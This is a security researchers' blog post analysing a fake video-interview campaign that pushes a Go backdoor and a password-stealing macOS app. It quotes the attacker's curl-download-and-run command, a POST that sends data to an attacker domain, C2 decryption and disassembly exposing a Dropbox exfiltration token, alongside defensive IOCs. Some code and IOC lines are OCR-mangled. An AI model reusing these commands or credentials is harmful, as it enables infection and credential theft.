Golang backdoor with a side of ChromeUpdateAlert App


medium.com/walmartglobaltech/golang-backdoor-with-a-side-of-chromeupdatealert-app-9e47d1063ead

March 11, 2025

--

By: Jason Reaves and Joshua Platt

Recently a few articles have come out talking about new malware that people are associating with Contagious Interview[1,2] activity. The activity described[3,4] appears to take some tactics from recent cybercrime campaigns such as ClickFix[6]. According to twitter posts the threat actors will use messaging services on sites such as LinkedIn in order to facilitate the process of conducting bogus interviews:


Giulia [redacted] · 8:40 pm

Hi [redacted]

Thank you for sharing your impressive background and experience! Your qualifications align well with what we're looking for in this role, and we're excited to learn more about you.

As the next step, we'd like you to complete a short video interview. This will help us gain further insights into your skills and experience and assess your fit with our team.

Please follow this link to complete the interview: https://willointerview.com/invite/halliday

Just click on the link and follow the prompts to record your responses. If you have any questions or run into any issues, feel free to reach out.

Looking forward to hearing from you!

Best regards,
Giulia

Willo | Video Interviewing
willointerview.com
Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere...

[redacted] · 8:47 pm

Hi Giulia will the video interview be centered More around personality or a mix of technical and personality questions?

Ref:

Once you start interacting with the site you are already in TA infrastructure, the site is a NodeJS panel that will throw a fake error message involving the camera.

```
"className=\"text-red-400 font-semibold\">Access to your camera or microphone is
currently blocked.</p>\r\n                <p className=\"text-gray-500 mt-2\">\r\n
The camera discovery cache is experiencing a race condition. This may lead to
inconsistent data.\r\n                  <a className = 'text-blue-500 mx-2 underline
text-lg' href = {`${os == \"Windows\" ?
```

The panel has references to google forms but also POSTs off data:

```
"  const response = await axios.post('hxxps://api.nvidia-drive[.]cloud/submit',
{...formData});\r\"
```

These sites seem to go down pretty commonly but a new one at the time of writing can be found here:

```
app.quickvidintro.com/invite/advisor
```

Inside the panel code we can find multiple invite links:

```
{path:"/invite/halliday",element:(0,Ft.jsx)(Ci,{})},{path:"/invite/tforce",element:
(0,Ft.jsx)(Li,{})},{path:"/invite/dep10mk",element:(0,Ft.jsx)(Ii,{})},
{path:"/invite/wdl101",element:(0,Ft.jsx)(Gi,{})},{path:"/invite/deny01os",element:
(0,Ft.jsx)(Bi,{})},{path:"/invite/ip8k001lk3",element:(0,Ft.jsx)(Vi,{})},
{path:"/invite/ddk2fo013",element:(0,Ft.jsx)(sl,{})},{path:"/invite/Awe15pq",element:
(0,Ft.jsx)(fi,{})},{path:"/invite/Awe15h2",element:(0,Ft.jsx)(yi,{})},
{path:"/invite/Awe15h3",element:(0,Ft.jsx)(Uo,{})},{path:"/invite/Awe15h4",element:
(0,Ft.jsx)($o,{})},{path:"/video-
questions/create/owl92ufnm38048c3bb7261efd5kklp09",element:(0,Ft.jsx)(Os,{})},
{path:"/video-questions/create/0893jflei910c41a4b4da92569330lm00",element:(0,Ft.jsx)
(Cs,{})},{path:"/video-questions/create/wwo92mwpq4oe946d6904478f15d3e7iiw",
```

A new location to download the zip for:

```
<Code>\r\n            curl -k -o \"%TEMP%\\nvidiaupdate.zip\" hxxps://api.camera-
drive[.org/nvidia-al.update && powershell -Command \"Expand-Archive -Force -Path
'%TEMP%\\nvidiaupdate.zip' -DestinationPath '%TEMP%\\nvidiadrive'\" && wscript
\"%TEMP%\\nvidiadrive\\update.vbs\"\r\n          </Code>
```

Ultimately the script that is downloaded and ran will download a zip package that contains multiple pieces of malware, the package contains a backdoor with stealer functionality that was recently discussed in a blog[3]. The only piece not really discussed in the blog on this part is the C2 communications, which may not mean much considering the source code is present:


```
>>> data =
binascii.unhexlify('a873df0f8acfbbec510afe2b80fd972326fd8f98eb2b5f6dc8cd67fd97142b55ca
 key = data[16:16+128]>>> rc4 = ARC4.new(key)>>> t = rc4.decrypt(data[16+128:])>>>
tb'14610ebd ZndlOQ== cm9vdA== QnJ1bm9zLVZpcnR1YWwtTWFjaGluZS5sb2NhbA== ZGFyd2lu
YXJtNjQ= Mi4w'>>> t = t.split(b' ')>>> t = t[1:]>>> [print(x) for x in
map(base64.b64decode,t)]b'fwe9'b'root'b'Brunos-Virtual-
Machine.local'b'darwin'b'arm64'b'2.0'[None, None, None, None, None, None]
```

Alert App

The tactic of spreading your malware by sending out the source code with a compiler on board is interesting, possibly a way to bypass security solutions. Also on board is a macho file which is detonated by the script:


```
APP="ChromeUpdateAlert.app"

# Step 5: Run ChromeUpdateAlert.appif [[ -d "$WORK_DIR/$APP" ]]; then    open
"$WORK_DIR/$APP" &fi
```

The app was talked about in the same blog but I decided to go through it a bit closer statically because it does appear to use Dropbox API[5] and have functionality for exfiltration. It looks like it will ask for your password, something fairly common in setup installation.




```
mov     r12, rax
lea     rsi, aPasswordCannot+20h ; " enter a password."
mov     r15, 8000000000000000h
or      rsi, r15
mov     rbx, 0D000000000000017h
mov     rdi, rbx
call    _$sSS10FoundationE19_bridgeToObjectiveCSo8NSStringCyF
mov     r14, rax
mov     rsi, cs:selRef__28
mov     rdi, r12
mov     rdx, rax
call    _objc_msgSend
mov     r13, cs:_objc_release_ptr
mov     rdi, r14
call    r13 ; _objc_release_ptr
add     rbx, 0Fh
lea     rsi, aAuthentication ; "Authentication Required"
or      rsi, r15
mov     rdi, rbx
call    _$sSS10FoundationE19_bridgeToObjectiveCSo8NSStringCyF
mov     rbx, rax
mov     rsi, cs:selRef__26
mov     rdi, r12
```

It will also use a refresh_token, client_id and client_secret hidden in the application to get a Bearer token to upload files to the TAs Dropbox app:




```
mov     rax, '_hserfer'
mov     qword ptr [rbp+aBlock], rax
mov     rax, 0EE003D6E656B6F74h ; token
mov     qword ptr [rbp+aBlock+8], rax
lea     r13, [rbp+aBlock]
mov     rdi, [rbp+var_90]
mov     rsi, [rbp+var_98]
call    _$sSS6appendyySSF
movups  xmm0, [rbp+aBlock]
movups  xmmword ptr [rbx+30h], xmm0
mov     rax, 'i_tneilc'
mov     qword ptr [rbp+aBlock], rax
mov     rax, 0EA00000000003D64h ; id=
mov     qword ptr [rbp+aBlock+8], rax
lea     r13, [rbp+aBlock]
mov     rdi, [rbp+var_A0]
mov     rsi, [rbp+var_A8]
call    _$sSS6appendyySSF
movups  xmm0, [rbp+aBlock]
movups  xmmword ptr [rbx+40h], xmm0
mov     qword ptr [rbp+aBlock], 0
mov     qword ptr [rbp+aBlock+8], r14
lea     r13, [rbp+aBlock]
mov     edi, 10h
call    _$ss11_StringGutsV4growyySiF
mov     rdi, qword ptr [rbp+aBlock+8]
call    _swift_bridgeObjectRelease
mov     rax, 's_tneilc'
mov     qword ptr [rbp+aBlock], rax
mov     rax, 0EE003D7465726365h ; secret=
mov     qword ptr [rbp+aBlock+8], rax
```

The refresh_token used:



```
aOverlaywindowc db 'overlayWindowController',0
                                        ; DATA XREF: key_
                db 0
                align 4
                db 0
                align 10h
                db '6'
                db  46h ; F
                db  79h ; y
                db  6Fh ; o
                db  34h ; 4
                db  47h ; G
                db  4Dh ; M
                db  31h ; 1
                db  37h ; 7
                db  51h ; Q
                db  59h ; Y
                db  41h ; A
                db  41h ; A
                db  41h ; A
                db  41h ; A
                db  41h ; A
                db  41h ; A
                db  41h ; A
                db  41h ; A
```

The other values are loaded dynamically:



```
mov     rax, 0D000000000000015h
add     rax, 2Bh
mov     [r12+18h], rax
lea     rax, aOverlaywindowc ; "overlayWindowController"
mov     rcx, 8000000000000000h
or      rax, rcx
mov     [r12+20h], rax
mov     rax, '9fouf0zb'
mov     [r12+28h], rax
mov     rax, 'n3f7zpu7'
mov     [r12+30h], rax
mov     rax, '9u5rlq6a'
mov     [r12+38h], rax
mov     rax, 'njxar828'
mov     [r12+40h], rax
mov     rax, [rbp+var_30]
mov     [r12+48h], rax
mov     [r12+50h], r14
mov     rdi, rbx
call    cs:_objc_retain_ptr
```

With these values you can get a Bearer token and use that to interact with the file API for uploading off the password to the TA controlled Dropbox App.

IOCs

```
nvidia-drive[.]cloud
nvidia-cloud[.]online
nvidia-release[.]org
camera-drive[.]cloud
camera-drive[.org
api.jz-aws[.]info
216.74.123.191
95.169.180.146

zoom.callservice[.uswillointerview[.comwillo-interview[.]ushiring-
interview[.]comblockchain-checkup.]comblockchain-
assess[.comdigitpotalent.]comwtalents[.inquickvidintro[.comvidintroexam[.com
```

References

1: https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/

2: https://www.group-ib.com/blog/apt-lazarus-python-scripts/

3: https://dmpdump.github.io/posts/NorthKorea_Backdoor_Stealer/

4: https://x.com/tayvano_/status/1872980013542457802

5: https://www.dropbox.com/developers/documentation/http/documentation#oauth2-token

6: https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape